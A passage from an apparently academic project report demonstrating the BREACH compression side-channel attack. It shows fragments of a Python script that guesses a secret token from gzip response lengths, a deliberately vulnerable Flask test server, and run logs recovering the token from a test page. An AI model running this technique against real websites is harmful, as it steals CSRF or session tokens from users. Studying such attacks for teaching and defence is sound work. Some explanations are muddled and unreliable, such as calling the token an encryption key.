        print("Error!!! all response scores the same")
        break
```

Figure 3.3.7: Main program

As could be seen from the code above, performing a guessing attack on the token is used for encryption. However, everything is explained in detail below:

- The while loop executes as long as the check variable is True.
- responB variable retrieves the length of the HTTP response headers of the URL passed in the requests.get() function.
- The for loop iterates through each element of the HEX list, which includes 16 hexadecimal digits from 0 to f.
- The count variable keeps track of the number of iterations of the loop.
- build1 and build2 variables are strings that are built by concatenating TOKEN, iter, and MASK variables, which contain the token, the current hexadecimal digit, and the padding format, respectively.
- req1 and req2 variables retrieve the length of the HTTP response headers of the URLs constructed using build1 and build2 variables, respectively.
- The if statement checks if the length of req1 is less than or equal to the length of responB and the length of req2 is greater than req1. If true, it sets the temp variable to the current hexadecimal digit and breaks the for loop.
- If the for loop iterates through all the elements of the HEX list and none of the conditions in the if statement are met, the check variable is set to False to exit the while loop.
- If the check variable is still True, it concatenates the TOKEN and temp variables to form the new token, and the while loop continues with the new token value.
- When the while loop ends, the program prints the total number of iterations (count), the time elapsed (time.time()-time_start), and the final token value (TOKEN).



```
print("Iterations = "+str(count))
print("Time elapsed = "+str(time.time()-time_start)+" seconds.")
print("Token: " +TOKEN)
```

Figure 3.3.8: Printing results


In summary, this code block is a loop that iteratively guesses the token used for encryption by constructing HTTP requests with different combinations of the token and a padding format. The loop continues until the token is successfully guessed or all possible combinations are exhausted. The number of iterations, time elapsed, and the final token value are printed at the end of the loop.

7. Program complete.

3.3.2. Task 2: Implement a web server with HTTP using Flask

The web application used for testing the BREACH attack was implemented using the Flask web framework with Python. This web application uses gzip compression to compress the http responses. The gzip compression can be turned on and off to test the capabilities/limitations of the BREACH attack.


1. First, the application object is defined which instantiates the application. Then parameters are set to define the type of compression that will be used, gzip in our case.



```python
from flask import Flask, render_template, request, make_response
from flask_compress import Compress

app = Flask(__name__)
compression = 1

if compression:
    app.config["COMPRESS_ALGORITHM"] = 'gzip'
    compress = Compress()
    compress.init_app(app)
```

Figure 3.3.9: Initial variables


2. Next, HTML templates are defined which are used to display the UI and store any information sent to the client. These are stored in a directory called "templates"



```html
<!DOCTYPE html>
<html>
<head>
    <title>My Website</title>
</head>
<body>
    <h1>Welcome to my website!</h1>
    <p>This website is served with gzip compression.</p>

    <form action="/submit" method="post">

        <label for="name">Name:</label>
        <input type="text" name="name" id="name"><br>
        <label for="email">Email:</label>
        <input type="email" name="email" id="email"><br><br>
        <input type="submit" value="Submit">
    </form>
</body>
</html>
```

Figure 3.3.10: Example HTML template

3. Then different routes are defined to allow for navigation to different pages in the app and any backend logic that needs to occur.




```python
@app.get('/')
def home():
    # set a CSRF token manually and set it as a cookie
    csrf_token = 'yummy_lil_token'
    response = make_response(render_template('index.html'))
    response.set_cookie('csrf_token', csrf_token)
    return response

@app.get('/secret')
def secret():
    print(request.query_string)
    print(request.args.get('request_token'))

    response = make_response(render_template('secretv2.html', target_attempt = request.args.get('request_token')))
    return response

@app.post('/submit')
def submit():
    # check if the CSRF token in the request matches the one in the cookie
    print(request.cookies.get('csrf_token'))
    if request.cookies.get('csrf_token') != 'yummy_lil_token':
        return 'Invalid CSRF token'

    # process the form data
    name = request.form.get('name')
    email = request.form.get('email')

    # do something with the data (e.g. save it to a database)

    return '<p>Form submitted successfully</p><p>SUPER SECRET PAGE!!!!</p>'
```

Figure 3.3.11: Routes for different requests

4. Finally, the application is started locally at IP address 127.0.0.1 and port number 5000 (default specification for Flask framework). The webpage then can be accessed using the URL http://127.0.0.1:5000/. The page that is used for testing the attack is accessed with http://127.0.0.1:5000/secret .

3.3.3. Task 3: Test BREACH


1. We will test breach for two websites that we have available for this project:
    a. One with the secret token embedded in the website
    b. One without the secret token embedded in the website
2. We ran the “Breach.py” program with no errors and analyzed how the secret token is found.



```
Iterations = 415
Time elapsed = 551.5031385421753 seconds.
Token: bb63e4ba67e24dab81ed425c5a95b7a2
```

Figure 3.3.12: Results


3. Have also verified that the token found by our program is in fact the token of the website.



```
,event_tracking=1
,request_token='bb63e4ba67e24dab81ed425c5a95b7a2'
,cu_public_name='unsuspected victim'
```

Figure 3.3.9: Secret token website

4. Test the program with a few different URLs and check if the program is able to correctly guess the token. The URL used for the one with https and without is:
    a. With https: https://malbot.net/poc/?request_token=%27
    b. Without https: http://127.0.0.1:5000/ (run server.py locally first)



Welcome to my website!

This website is served with gzip compression.

Name:
Email:
Submit

```
<!DOCTYPE html>
<html>
··· ▼<head> == $0
    <title>My Website</title>
  </head>
 ▶<body data-new-gr-c-s-check-loaded="14.1108.0" data-gr-ext-installed>⋯
  </body>
 ▶<grammarly-desktop-integration data-grammarly-shadow-root="true">⋯
html  head
element.style {
}
```


Figure 3.3.13: HTTP Website without GZIP

4. ANALYSIS

4.1 Experimental Results

Lets first break down the logic behind our code, then we will move on top the demonstration and analysis of the working prototype.

The procedure and logic behind the implementation of the code is provided under the Experimental procedures section. However, in this section we will cover why we have followed such logic to successfully crack down the secret token. As explained in the Theoretical section, the website must be compressing the data via gzip. **That is the ultimate condition to make sure a Breach attack would work.**



```
        SCORES[HEX.index(iter)] = abs(req1 - req2)

        max_value = max(SCORES)
        max_values = [i for i, x in enumerate(SCORES) if x == max_value]

        if (int(req1) <= responB) and (int(req2) > int(req1)) and (iter != 'f'):
            temp = iter
            break

        if iter == 'f':
            if len(max_values) == 1:
                temp = HEX[max_values[0]]
                break
            elif len(TOKEN) < 32:
                print("\nincreasing padding size\n")
                MASK = MASK + "."
                addLet = False
            else:
                break

    SCORES = [0] * len(HEX)
    if check and addLet:
        TOKEN = TOKEN + temp

    if(len(TOKEN)==32):
        break
```


Figure 4.1.1: Code breakdown

As could be seen above, the code will do the following to ensure a successful attack:

- The SCORES list is based on the difference between req1 and req2 for a specific iter value. The HEX.index(iter) returns the index of iter in the HEX list, and SCORES[HEX.index(iter)] assigns the absolute difference abs(req1 - req2) to the corresponding position in the SCORES list.

- Then it finds the maximum value in the SCORES list using the max() function and stores it in the max_value variable.
- The if statement that checks conditions involving req1, req2, and iter is to make sure that we won't keep running the loops if we don't have any other requests. However, if these conditions are met, the code assigns the value of iter to the temp variable and breaks out of the loop.
    - If the value of iter is 'f', the code executes a series of conditions:
    - a. If there is only one index in the max_values list, the code assigns the corresponding HEX value to the temp variable and breaks out of the loop.
    - b. If the length of the TOKEN list is less than 32, the code prints a message, increases the padding size by appending a period (".") to the MASK variable, and sets the addLet variable to False.
    - c. If the above conditions are not met, the code breaks out of the loop.
- After the loop, the SCORES list is reset to contain zeros.
- If the check and addLet conditions are both true, the code concatenates the value of temp to the TOKEN list.
- If the length of the TOKEN list is equal to 32, the code breaks out of the loop.


Once done, we will print out the total amount of iterations and total time in seconds it took to find the secret token.



```
print("Iterations = " + str(count))
print("Time elapsed = " + str(time.time() - time_start) + " seconds.")
print("Token: " + TOKEN)
```

Figure 4.1.2: Printing results

Now lets test the working program, we will run the Breach.py code and analyze the results.




```
Select C:\Program Files (x86)\Microsoft Visual Studio\Shared\Python39_64\python.exe
2557
TRY 1..................... Length Response = 2558
TRY ..........1.......... Length Response = 2561
TRY 2..................... Length Response = 2558
TRY ..........2.......... Length Response = 2561
TRY 3..................... Length Response = 2558
TRY ..........3.......... Length Response = 2561
TRY 4..................... Length Response = 2558
TRY ..........4.......... Length Response = 2561
TRY 5..................... Length Response = 2558
TRY ..........5.......... Length Response = 2561
TRY 6..................... Length Response = 2558
TRY ..........6.......... Length Response = 2561
```

Figure 4.1.3: Starting program

As could be seen in the figure above, our program will send a .get request to the website's embedded token and print out the length response for every letter guessed through the list starting from beginning until the end.


The program will continue guessing letters until the satisfying length request is reached, in this case we are analyzing the difference between the following two: the sent request and get request gets subtracted from each other and we will calculate the highest number in between and set that to be the successful letter inside the token.



```
Select C:\Program Files (x86)\Microsoft Visual Studio\Shared\Python39_64\python.exe
TRY bb63e4ba...........1........... Length Response = 2561
TRY bb63e4ba2...................... Length Response = 2558
TRY bb63e4ba...........2........... Length Response = 2561
TRY bb63e4ba3...................... Length Response = 2558
TRY bb63e4ba...........3........... Length Response = 2561
TRY bb63e4ba4...................... Length Response = 2558
TRY bb63e4ba...........4........... Length Response = 2561
TRY bb63e4ba5...................... Length Response = 2558
TRY bb63e4ba...........5........... Length Response = 2561
TRY bb63e4ba6...................... Length Response = 2557
TRY bb63e4ba...........6........... Length Response = 2561
2557
TRY bb63e4ba61...................... Length Response = 2558
TRY bb63e4ba6...........1........... Length Response = 2561
TRY bb63e4ba62...................... Length Response = 2558
TRY bb63e4ba6...........2........... Length Response = 2561
TRY bb63e4ba63...................... Length Response = 2558
TRY bb63e4ba6...........3........... Length Response = 2561
TRY bb63e4ba64...................... Length Response = 2558
TRY bb63e4ba6...........4........... Length Response = 2561
TRY bb63e4ba65...................... Length Response = 2558
TRY bb63e4ba6...........5........... Length Response = 2561
TRY bb63e4ba66...................... Length Response = 2558
TRY bb63e4ba6...........6........... Length Response = 2559
TRY bb63e4ba67...................... Length Response = 2557
TRY bb63e4ba6...........7........... Length Response = 2561
2557
TRY bb63e4ba671...................... Length Response = 2558
TRY bb63e4ba67...........1........... Length Response = 2561
TRY bb63e4ba672...................... Length Response = 2558
```

Figure 4.1.4: Program continued

This process will continue until we reach the end of the token size, which will guess all the letters hidden in the token, and give us the attackers the secret token of the website.




```
TRY bb63e4ba67e24dab81ed425c5a95b7a...............c............... Length Response = 2562
TRY bb63e4ba67e24dab81ed425c5a95b7ad.............................. Length Response = 2559
TRY bb63e4ba67e24dab81ed425c5a95b7a...............d............... Length Response = 2562
TRY bb63e4ba67e24dab81ed425c5a95b7ae.............................. Length Response = 2559
TRY bb63e4ba67e24dab81ed425c5a95b7a...............e............... Length Response = 2562
TRY bb63e4ba67e24dab81ed425c5a95b7af.............................. Length Response = 2559
TRY bb63e4ba67e24dab81ed425c5a95b7a...............f............... Length Response = 2562
Iterations = 415
Time elapsed = 551.5031385421753 seconds.
Token: bb63e4ba67e24dab81ed425c5a95b7a2
Press any key to continue . . .
```

Figure 4.1.5: Program completed

As could be seen in the figure above, we have successfully completed the attack and breached the hidden token data from the website. The total time it took to complete the attack is 551 seconds, and 415 iterations. This is also a little bit dependent on the internet speed and hardware platform that runs the code.

The secret token breached is : **bb63e4ba67e24dab81ed425c5a95b7a2**
We can now check if this branched key through our program is correct by going to the test website and checking the token embedded in there by analyzing its html file content via pressing f12.



```
var pageTracker=null
,_gaq=[]
,infocus=false
,event_tracking_tariff='Gold'
,event_tracking=1
,request_token='bb63e4ba67e24dab81ed425c5a95b7a2'
```

Figure 4.1.6: Checking token

As we can see in the figure above, it is in fact the correct token that has been breached through our program.

Successful demonstration attack due to having gzip compression: https://youtu.be/3ScwgjULsz0

Demonstration of attack due to not having gzip compression on: https://youtu.be/yIg14vmtlWg

4.2 Data Analysis

In this section of the report, we will analyze the time complexity of the python program for breach attack, mention important dependencies that the attack relies on, unideal situations where the attack doesn't work, and main differences between breach/crime/beast attacks.


a. Time complexity:

In order to detain the time complexity of the program, we must first understand the logic that it is implemented. As mentioned earlier while going through the code breakdown, the program runs through the entire token size set by the programmer. In this case, we have a 32 byte token size that consists of the outer for loop. Following inside, we have another loop that will go through 'a' to 'f' hex digits to calculate the max length response in order to find the successful pair for its corresponding token byte. Therefore it is safe to say that the time complexity is **O(k*n)**, k being the number of constant bytes in the token, and n being the total amount of iterations it takes to find its corresponding hex digits. m ranged between 1 to 16, however it doesn't always run all the way to 16.

As a result we can see that the time complexity is that the operations performed within each iteration are generally constant time operations (O(1)) or have a linear time complexity with respect to the length of the HEX list (O(n)).


b. Dependencies:

As mentioned earlier in the Theoretical section, Breach attack relies on having the information on websites to be formatted as a gzip compression file. Therefore, if there is a case where the website is not formatted with a gzip compression file, the Breach attack won't work. In order to test this theory, we have implemented a website with gzip and without gzip compression file:



```
compression = 1

if compression:
    app.config["COMPRESS_ALGORITHM"] = 'gzip'
    compress = Compress()
    compress.init_app(app)
```

